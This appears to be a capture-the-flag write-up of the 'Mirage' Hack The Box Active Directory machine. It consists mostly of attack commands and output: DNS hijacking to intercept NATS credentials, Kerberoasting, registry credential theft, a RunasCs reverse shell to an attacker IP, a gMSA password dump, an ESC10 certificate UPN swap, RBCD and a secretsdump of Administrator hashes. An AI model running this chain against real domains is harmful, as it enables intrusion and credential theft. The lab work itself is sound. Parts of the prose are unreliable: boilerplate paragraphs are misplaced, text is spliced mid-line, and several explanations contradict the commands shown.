Machine Overview
Mirage is a Hard difficulty Windows AD machine. The attack begins by mounting an NFS share containing internal PDF reports that reveal a DNS misconfiguration and a service account. By exploiting the NATS messaging system (port 4222) via DNS record manipulation, credentials are intercepted. The escalation involves a Targeted Kerberoast, registry-stored autologon credentials, a gMSA password dump, and culminates in an ESC10 AD CS certificate attack chained with Resource-Based Constrained Delegation (RBCD) to achieve domain admin.
Initial Enumeration
Port Scanning
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ nmap -p- 10.129.115.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 00:52 CEST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 00:52 (0:00:00 remaining)
Nmap scan report for 10.129.115.154
Host is up (0.027s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
2049/tcp  open  nfs
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
4222/tcp  open  vrml-multi-use
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
A detailed service-version scan (-sCV) fingerprints the exact software versions running on each open port, helping identify potential vulnerabilities.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ nmap -p53,88,111,135,139,389,445,464,593,636,2049,3268,3269,4222,5985,9389,47001 -sCV 10.129.115.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 00:54 CEST
Nmap scan report for 10.129.115.154
Host is up (0.037s latency).

PORT      STATE SERVICE         VERSION
53/tcp    open  domain          Simple DNS Plus
88/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2025-07-22 23:36:19Z)
111/tcp   open  rpcbind         2-4 (RPC #100000)
| rpcinfo:
///
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
///
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
|_ssl-date: TLS randomness does not represent time
2049/tcp  open  nlockmgr        1-4 (RPC #100021)
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain: mirage.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.mirage.htb, DNS:mirage.htb, DNS:MIRAGE
| Not valid before: 2025-07-04T19:58:41
|_Not valid after:  2105-07-04T19:58:41
4222/tcp  open  vrml-multi-use?
///
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf          .NET Message Framing
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
///
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 42m01s
| smb2-time:
|   date: 2025-07-22T23:37:07
|_  start_date: N/A
NFS Enumeration
The mount port is open. I check for available NFS exports without credentials and find MirageReports is accessible.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ showmount -e mirage.htb
Export list for mirage.htb:
/MirageReports (everyone)
I mount the share and download two PDF files for analysis.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ sudo mkdir MirageReports
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ sudo mount -t nfs mirage.htb:/ ./MirageReports -o nolock
I execute this command from my Kali attacker machine. The output provides crucial information about the target's configuration that will guide the next steps of the exploitation chain.
┌──(kali㉿kali)-[~/HTB/Mirage/MirageReports/MirageReports]
└─$ ls
Incident_Report_Missing_DNS_Record_nats-svc.pdf  Mirage_Authentication_Hardening_Report.pdf
I copy the file to a working directory for further processing.
┌──(kali㉿kali)-[~/HTB/Mirage/Mirage]
└─$ sudo cp Incident_Report_Missing_DNS_Record_nats-svc.pdf /tmp/

┌──(kali㉿kali)-[~/HTB/Mirage/Mirage]
└─$ sudo chown $USER:$USER /tmp/Incident_Report_Missing_DNS_Record_nats-svc.pdf
The Incident Report PDF reveals a DNS record misconfiguration for the NATS messaging service, and mentions a user named Dev_Account_A.
 Incident report revealing NATS DNS misconfiguration
Foothold: NATS Messaging Interception
DNS Manipulation & Credential Capture
I enumerate the Dev_Account_A user to confirm it exists.
┌──(kali㉿kali)-[~/HTB/Mirage/Mirage]
└─$ sudo exiftool * pdf
[sudo] password for kali:
======== Incident_Report_Missing_DNS_Record_nats-svc.pdf
Keywords                        : DAGn7vmxkJQ, BAFmAHycaxU, 0
Author                          : Mostafa Toumi (EmSec)
======== Mirage_Authentication_Hardening_Report.pdf
Keywords                        : DAGoYb7hCCM, BAFmAHycaxU, 0
Author                          : Mostafa Toumi (EmSec)
Error: File not found - pdf
    2 image files read
    1 files could not be read
The NATS protocol requires an initial INFO message before the server sends a CONNECT message containing credentials. I use nsupdate to modify the DNS record for the NATS service to point to my machine, then listen on port 4222 to intercept the CONNECT message containing credentials.
┌──(kali㉿kali)-[~]
└─$ echo 'INFO {"server_id":"Zk0GQ3JBSrg3oyxCRRlE09","version":"1.2.0","proto":1,"go":"go1.10.3","host":"0.0.0.0","port":4222,"max_payload":1048576,"client_id":2392}' | nc -lvnp 4222
listening on [any] 4222 ...
connect to [10.10.16.25] from (UNKNOWN) [10.129.115.154] 52137
CONNECT {"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!","tls_required":false,"name":"NATS CLI Version 0.2.2","lang":"go","version":"1.41.1","protocol":1,"echo":true,"headers":false,"no_responders":false}
PING

┌──(kali㉿kali)-[~/HTB/Mirage/natscli/nats-0.2.4-linux-amd64]
└─$ nsupdate
> server 10.129.115.154
> update add nats-svc.mirage.htb 3600 A 10.10.16.25
> send
Credential Extraction & LDAP
With the intercepted credentials, I explore the NATS messaging system using the nats CLI tool. I check consumers and Key-Value stores, finding additional user credentials.
┌──(kali㉿kali)-[~/HTB/Mirage/natscli/nats-0.2.4-linux-amd64]
└─$ ./nats --server nats://10.129.115.154:4222 --user='Dev_Account_A' --password='hx5h7F5554fP@1337!' stream view auth_logs
[1] Subject: logs.auth Received: 2025-05-05 09:18:56
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[2] Subject: logs.auth Received: 2025-05-05 09:19:24
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[3] Subject: logs.auth Received: 2025-05-05 09:19:25
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[4] Subject: logs.auth Received: 2025-05-05 09:19:26
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[5] Subject: logs.auth Received: 2025-05-05 09:19:27
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

05:55:54 Reached apparent end of data
I retrieve LDAP data for BloodHound using the discovered credentials.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ sudo bloodhound-python -u 'david.jjackson' -p 'pN8kQmn6b86!1234@' -d mirage.htb -dc dc01.mirage.htb -ns 10.129.115.154 -c all --zip
INFO: Compressing output into 20250723063426_bloodhound.zip
Targeted Kerberoast
BloodHound reveals a Kerberoastable path. I perform a Targeted Kerberoast using targetedKerberoast.py and crack the resulting hash.
 Kerberoastable service in BloodHound
I execute this command from my Kali attacker machine. The output provides crucial information about the target's configuration that will guide the next steps of the exploitation chain.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ python targetedKerberoast/targetedKerberoast.py -v -d 'mirage.htb' --dc-host dc01.mirage.htb -u 'david.jjackson' -p 'pN8kQmn6b86!1234@' -k
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[+] Printing hash for (nathan.aadam)
$krb5tgs$23$*nathan.aadam$MIRAGE.HTB$mirage.htb/nathan.aadam*$6c7aaf66537626958d39c1384c6745f8$5edf87f75c9bfbf1e480e1409c1b6d909a409f04774ffddd6b6d8d814a4da0b2071a62cfbd9ec89d4a725921529295cabfd3d46eff00bbb7b213c1c64959726fd631df5641e1bcaf0ebd9e405377ebb79af26be3f2dec08a363995f87070376d7436eea02585c1279405fdb21fa3bc43449d94a1a313aed659c1cc11b47a95119c6b1df5de82f2459b48bd0ceeea1964a80ed8b51c0e9fa6830abd4f8c748020e7ba1c09f7d17ef510cfe5e4c6e43c2cf110e00b34c8f2664aae8e5a72322ae962f506a2a4ff8073918af9a8930df79ab84a0eafbe1b9264985e6faffbc2a06c571ddbfb93d50eb6cdc373741430b9f45b948e776054b0d8fe43e417df98b9dfb73622d0bbe102a975579d01a307143b756f831a0113efa91953044137a5a3e45d9d627427076bfbcc5b2aee453c8d503fd072f938b6b45f55b1f339efcc271b666ba3cfc3cdfb95083e2e986d0781866172eb05d055bf4f3a89cdd902cf394fc6273e281678bd521a16f85df8bc131050d79e8e99a13cc026a7eaf214b7c4f7990c8b5f21bda424383ea6ce68d9afbc137ed6fb5062dffe96aabf5303e56cf62f6e93b8ad378860c8842216fe2252060c462e2b4d8a9b2d9516e7c450844740c29b5f0d7a0b8ee0f818849a474fa19bd61cd8794a9bfc31b31f11b8a80e51a47a7d37ebfe0b3ae9f3f59d9272a3efcee3c8601b8baeedab88d3efda1e3118ff68ebcc96d2d97f862737a5f00016685239f0da9ae6bd76d17627228cfef3254bf21e7304db16f9f674a610c2253704ce1589b316db6de69cd47ed4a545adcab916628b824abd071bf53e2c1426ee8d84905d8eaded393935c2994270107c972241bb6722b9f85c824c4dbfb90402ed94c18f3219cb3f23913be0144fd782044b397c658a347b8edea0c8d80a2cd29538a6f48d3cf1686436989506e06f4ca491935b23d905fdd3ab99a82f859f71dfa7059dc0e2c294ccedc154e9f3ec8ae5104d10defb80693f45e527a35bd7b4dba704304a2f54bdbe0c9b5f682e318c4acc503963eba9805fc6da3ca155ae4d9e37d829a78689cb9ae4480fb0b578a6923eb519c5bdd8debc7de89d377153c0e9a5978c6cbbe0a713ee580ee19bd0e120a8ca7f748e8d5e627ec60ca211f2a86a3092d54a4132433e17fcf860a089fce9b570a3943b166f4ad2a66fc6c2a009dd5646aacfb88b54a0eb8a717ac23b60d22ac8d4da7a59f8cd05c56c560bd7b3341a5d6142c486287a2c8b05f1acb9432f88f64b52ac9267e346dd0da34e368b80efe469eb555060d158acfdfa3960072da3e81d83897709e9789a980ec5790f0f6411fa2b462aa7f996149b7bdddc4e623a82db190cb05bf3456d0af14efd1a3133cefeae79ff6ff0614ce5f48fdb8f91bd0c5678782f9a15c2617f98b67cecd1ca77ff851dbbef7273e4236509807caa0298133e8c404ccce14bf70906141397dcc21a6f08cf797675b719290bbbe9f319dddf59b9d32b250ae10fee8b0b30244992430584800792049301f59ef827180b7c4f803d1e442aa91694f3766073478642aeae9e02c564cf13
I crack the extracted hash using John the Ripper with the rockyou.txt wordlist.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ sudo nano hash

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
3edc#EDC3        (?)
1g 0:00:00:04 DONE (2025-07-23 07:01) 0.2298g/s 2866Kp/s 2866Kc/s 2866KC/s 3er733..3ddfiebw
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
User Access via Kerberos
I create a TGT ticket, export it, and connect to the Windows server via Evil-WinRM.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ sudo impacket-getTGT mirage.htb/nathan.aadam:'3edc#EDC3' -dc-ip 10.129.115.154 [*] Saving ticket in nathan.aadam.ccache

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ export KRB5CCNAME=nathan.aadam.ccache

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ evil-winrm -i dc01.mirage.htb -u nathan.aadam -r mirage.htb

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\nathan.aadam\Desktop> ls


    Directory: C:\Users\nathan.aadam\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          7/4/2025   1:01 PM           2312 Microsoft Edge.lnk
-ar---         7/22/2025  11:18 AM             34 user.txt


*Evil-WinRM* PS C:\Users\nathan.aadam\Desktop> cat user.txt
55a5da40e87c7f8347700a1a878727f855a5da40e87c7f8347700a1a878727f8Privilege Escalation: AutoLogon → gMSA → ESC10 → RBCD
Registry AutoLogon Credentials
I check the Windows registry for stored autologon credentials — a common escalation vector where administrators configure automatic login and the password is stored in cleartext.
*Evil-WinRM* PS C:\Users> Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" |
Select-Object DefaultUserName, DefaultDomainName, DefaultPassword, AutoAdminLogon

DefaultUserName DefaultDomainName DefaultPassword AutoAdminLogon
--------------- ----------------- --------------- --------------
mark.bbond      MIRAGE            1day@atime      1
BloodHound reveals this new user's relationships in the domain.
 BloodHound path from autologon user
Activating Disabled Accounts
I upload RunasCs to execute commands as the new user. However, the target account javier.mmarshall is disabled and has no allowed logon hours. I fix both issues using PowerShell AD cmdlets.
┌──(kali㉿kali)-[~/HTB/Mirage/RunasCs]
└─$ evil-winrm -i dc01.mirage.htb -u nathan.aadam -r mirage.htb

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> upload RunasCs.cs

Info: Uploading /home/kali/HTB/Mirage/RunasCs/RunasCs.cs to C:\Users\nathan.aadam\Documents\RunasCs.cs

Info: Upload successful!
I use RunasCs to execute commands as a different user from within the current session, establishing a reverse shell under the target user's context.
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe -target:exe -optimize -out:RunasCs_net2.exe RunasCs.csI use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
Windows connection

*Evil-WinRM* PS C:\Users\nathan.aadam\Documents> .\RunasCs_net2.exe mark.bbond 1day@atime Powershell.exe -r 10.10.14.37:4444

Own kali machine
┌──(kali㉿kali)-[~/HTB/Mirage/RunasCs]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.37] from (UNKNOWN) [10.129.209.204] 60413
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32>
I use net user to display detailed account information including group memberships, account flags (enabled/disabled), logon hours, and password policy settings. This information is essential for understanding what privileges the account has and identifying any restrictions that might block lateral movement.
PS C:\Windows\system32> net user javier.mmarshall
net user javier.mmarshall
Account active               No
Account expires              Never

The command completed successfully.
I use net user to display detailed account information including group memberships, account flags (enabled/disabled), logon hours, and password policy settings. This information is essential for understanding what privileges the account has and identifying any restrictions that might block lateral movement.
S C:\Windows\system32> Set-ADUser -Identity javier.mmarshall -Enabled $true
Set-ADUser -Identity javier.mmarshall -Enabled $true
PS C:\Windows\system32> net user javier.mmarshall

Account active               Yes
Account expires              Never

The command completed successfully.
I use net user to display detailed account information including group memberships, account flags (enabled/disabled), logon hours, and password policy settings. This information is essential for understanding what privileges the account has and identifying any restrictions that might block lateral movement.
PS C:\Windows\system32> net user javier.mmarshall

Password last set            7/23/2025 4:57:53 PM
Logon hours allowed          None
Local Group Memberships
I modify the target Active Directory user object using PowerShell's Set-ADUser cmdlet. This may involve enabling a disabled account (-Enabled $true), clearing logon hour restrictions, or modifying other attributes that prevent the account from authenticating. Disabled or restricted accounts in AD are often overlooked during security hardening, but once re-enabled by an attacker with sufficient rights, they provide fresh attack vectors.
PS C:\Windows\system32> Set-ADUser -Identity "javier.mmarshall" -Replace @{logonHours=([byte[]](0xFF)*21)}gMSA Password Dump
After modifying the account, I retrieve the gMSA password for the Mirage-Service account and convert it to an NT hash.
 gMSA hash extraction path
I use bloodyAD to perform Active Directory modifications over LDAP. BloodyAD is a post-exploitation tool specifically designed for AD abuse — it can add users to groups, modify object attributes (like msDS-KeyCredentialLink for Shadow Credentials), change passwords, and manipulate ACLs. Unlike PowerShell-based approaches, it works directly from Linux without needing a Windows session.
┌──(kali㉿kali)-[~/HTB/Mirage/gMSADumper]
└─$ bloodyAD -k --host '10.129.6.26' -d 'mirage.htb' -u 'javier.mmarshall' -p 'Newpassword123' --host dc01.mirage.htb get object 'Mirage-Service$' --attr msDS-ManagedPassword

distinguishedName: CN=Mirage-Service,CN=Managed Service Accounts,DC=mirage,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:305806d84f7c1be93a07aaf40f0c7866
msDS-ManagedPassword.B64ENCODED: 43A01mr7V2LGukxowctrHCsLubtNUHxw2zYf7l0REqmep3mfMpizCXlvhv0n8SFG/WKSApJsujGp2+unu/xA6F2fLD4H5Oji/mVHYkkf+iwXjf6Z9TbzVkLGELgt/k2PI4rIz600cfYmFq99AN8ZJ9VZQEqRcmQoaRqi51nSfaNRuOVR79CGl/QQcOJv8eV11UgfjwPtx3lHp1cXHIy4UBQu9O0O5W0Qft82GuB3/M7dTM/YiOxkObGdzWweR2k/J+xvj8dsio9QfPb9QxOE18n/ssnlSxEI8BhE7fBliyLGN7x/pw7lqD/dJNzJqZEmBLLVRUbhprzmG29yNSSjog==
ESC10 — Weak Certificate Mapping
ESC10 exploits weak certificate mapping for Schannel authentication. By requesting a TGT for the gMSA account, changing the UPN to Administrator, requesting a certificate, and then authenticating with it, I can impersonate the domain admin.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ impacket-getTGT -dc-ip 10.129.6.26 mirage.htb/'Mirage-Service$' -hashes ':305806d84f7c1be93a07aaf40f0c7866' -k
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Mirage-Service$.ccache

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ export KRB5CCNAME=Mirage-Service$.ccache

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ certipy account update \
  -user 'mark.bbond' \
  -upn 'dc01$@mirage.htb' \
  -u 'mirage-service$@mirage.htb' \
  -k -no-pass \
  -dc-ip 10.129.6.26 \
  -target dc01.mirage.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Updating user 'mark.bbond':
    userPrincipalName                   : dc01$@mirage.htb
[*] Successfully updated 'mark.bbond'
I set the KRB5CCNAME environment variable to specify which Kerberos credential cache file to use for authentication in subsequent commands.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ export KRB5CCNAME=mark.bbond.ccache
I use certipy req to request a certificate from the CA using the identified vulnerable template. By specifying the Administrator's UPN (User Principal Name) in the certificate's Subject Alternative Name (SAN), I create a certificate that the domain trusts as belonging to the Administrator — even though it was requested by a different user. This is the core of ESC-type certificate abuse attacks.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ certipy req -u mark.bbond@mirage.htb -no-pass -k -ca mirage-DC01-CA -template User -dc-ip 10.129.6.26 -dc-host dc01.mirage.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] Target name (-target) not specified and Kerberos authentication is used. This might fail
[*] Requesting certificate via RPC
[*] Request ID is 10
[*] Successfully requested certificate
[*] Got certificate with UPN 'dc01$@mirage.htb'
[*] Certificate object SID is 'S-1-5-21-2127163471-3824721834-2568365109-1109'
[*] Saving certificate and private key to 'dc01.pfx'
[*] Wrote certificate and private key to 'dc01.pfx'
I set the KRB5CCNAME environment variable to specify which Kerberos credential cache file to use for authentication in subsequent commands.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ export KRB5CCNAME=Mirage-Service$.ccache
I execute this command from my Kali attacker machine. The output provides crucial information about the target's configuration that will guide the next steps of the exploitation chain.
──(kali㉿kali)-[~/HTB/Mirage]
└─$ certipy-ad account \
  -u 'mirage-service$' \
  -k -no-pass \
  -target 'dc01.mirage.htb' \
  -upn 'mark.bbond@mirage.htb' \
  -user 'mark.bbond' \
  update
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.mirage.htb.
[!] Use -debug to print a stacktrace
[*] Updating user 'mark.bbond':
    userPrincipalName                   : mark.bbond@mirage.htb
[*] Successfully updated 'mark.bbond'
RBCD & Domain Admin
Using the forged certificate, I connect to LDAP via Schannel and set up Resource-Based Constrained Delegation (RBCD). RBCD allows a machine account to impersonate any user to a target service. I configure it so the IT-Computer can impersonate the backupadmin on the DC.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ certipy auth -pfx dc01.pfx -dc-ip 10.129.6.26 -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'dc01$@mirage.htb'
[*]     Security Extension SID: 'S-1-5-21-2127163471-3824721834-2568365109-1109'
[*] Connecting to 'ldaps://10.129.6.26:636'
wh[*] Authenticated to '10.129.6.26' as: 'u:MIRAGE\\DC01$'
Type help for list of commands

# whoami
u:MIRAGE\DC01$
I configure Resource-Based Constrained Delegation (RBCD) on the target computer object. This allows the specified machine account to impersonate any user when authenticating to the DC.
# set_rbcd dc01$ Mirage-Service$
Found Target DN: CN=DC01,OU=Domain Controllers,DC=mirage,DC=htb
Target SID: S-1-5-21-2127163471-3824721834-2568365109-1000

Found Grantee DN: CN=Mirage-Service,CN=Managed Service Accounts,DC=mirage,DC=htb
Grantee SID: S-1-5-21-2127163471-3824721834-2568365109-1112
Delegation rights modified successfully!
Mirage-Service$ can now impersonate users on dc01$ via S4U2Proxy
I obtain a service ticket as backupadmin, export it, and dump the Administrator hash. Finally, I log in as Administrator.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ impacket-getTGT -dc-ip 10.129.6.26 "mirage.htb/Mirage-Service$" -hashes :305806d84f7c1be93a07aaf40f0c7866
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Mirage-Service$.ccache

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ export KRB5CCNAME='Mirage-Service$.ccache'

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ impacket-getST -spn 'cifs/dc01.mirage.htb' -impersonate 'dc01$' -dc-ip 10.129.6.26  'mirage.htb/Mirage-Service$' -k -no-pass
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating dc01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in dc01$@cifs_dc01.mirage.htb@MIRAGE.HTB.ccache
I use secretsdump.py to extract all password hashes from the target — either via DCSync or by parsing NTDS.dit and registry hives.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ KRB5CCNAME='dc01$@cifs_dc01.mirage.htb@MIRAGE.HTB.ccache'

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ impacket-secretsdump 'dc01$'@dc01.mirage.htb -k -no-pass -dc-ip 10.129.6.26 -just-dc-user administrator
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
mirage.htb\Administrator:500:aad3b435b51404eeaad3b435b51404ee:7be6d4f3c2b9c0e3560f5a29eeb1afb3:::
[*] Kerberos keys grabbed
mirage.htb\Administrator:aes256-cts-hmac-sha1-96:09454bbc6da252ac958d0eaa211293070bce0a567c0e08da5406ad0bce4bdca7
mirage.htb\Administrator:aes128-cts-hmac-sha1-96:47aa953930634377bad3a00da2e36c07
mirage.htb\Administrator:des-cbc-md5:e02a73baa10b8619
[*] Cleaning up...
I request a Kerberos TGT (Ticket Granting Ticket) for the target account, which will be used for subsequent authentication steps.
┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ impacket-getTGT -dc-ip 10.129.6.26 "mirage.htb/Administrator" -hashes ':7be6d4f3c2b9c0e3560f5a29eeb1afb3'
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(kali㉿kali)-[~/HTB/Mirage]
└─$ evil-winrm -i dc01.mirage.htb -r mirage.htb
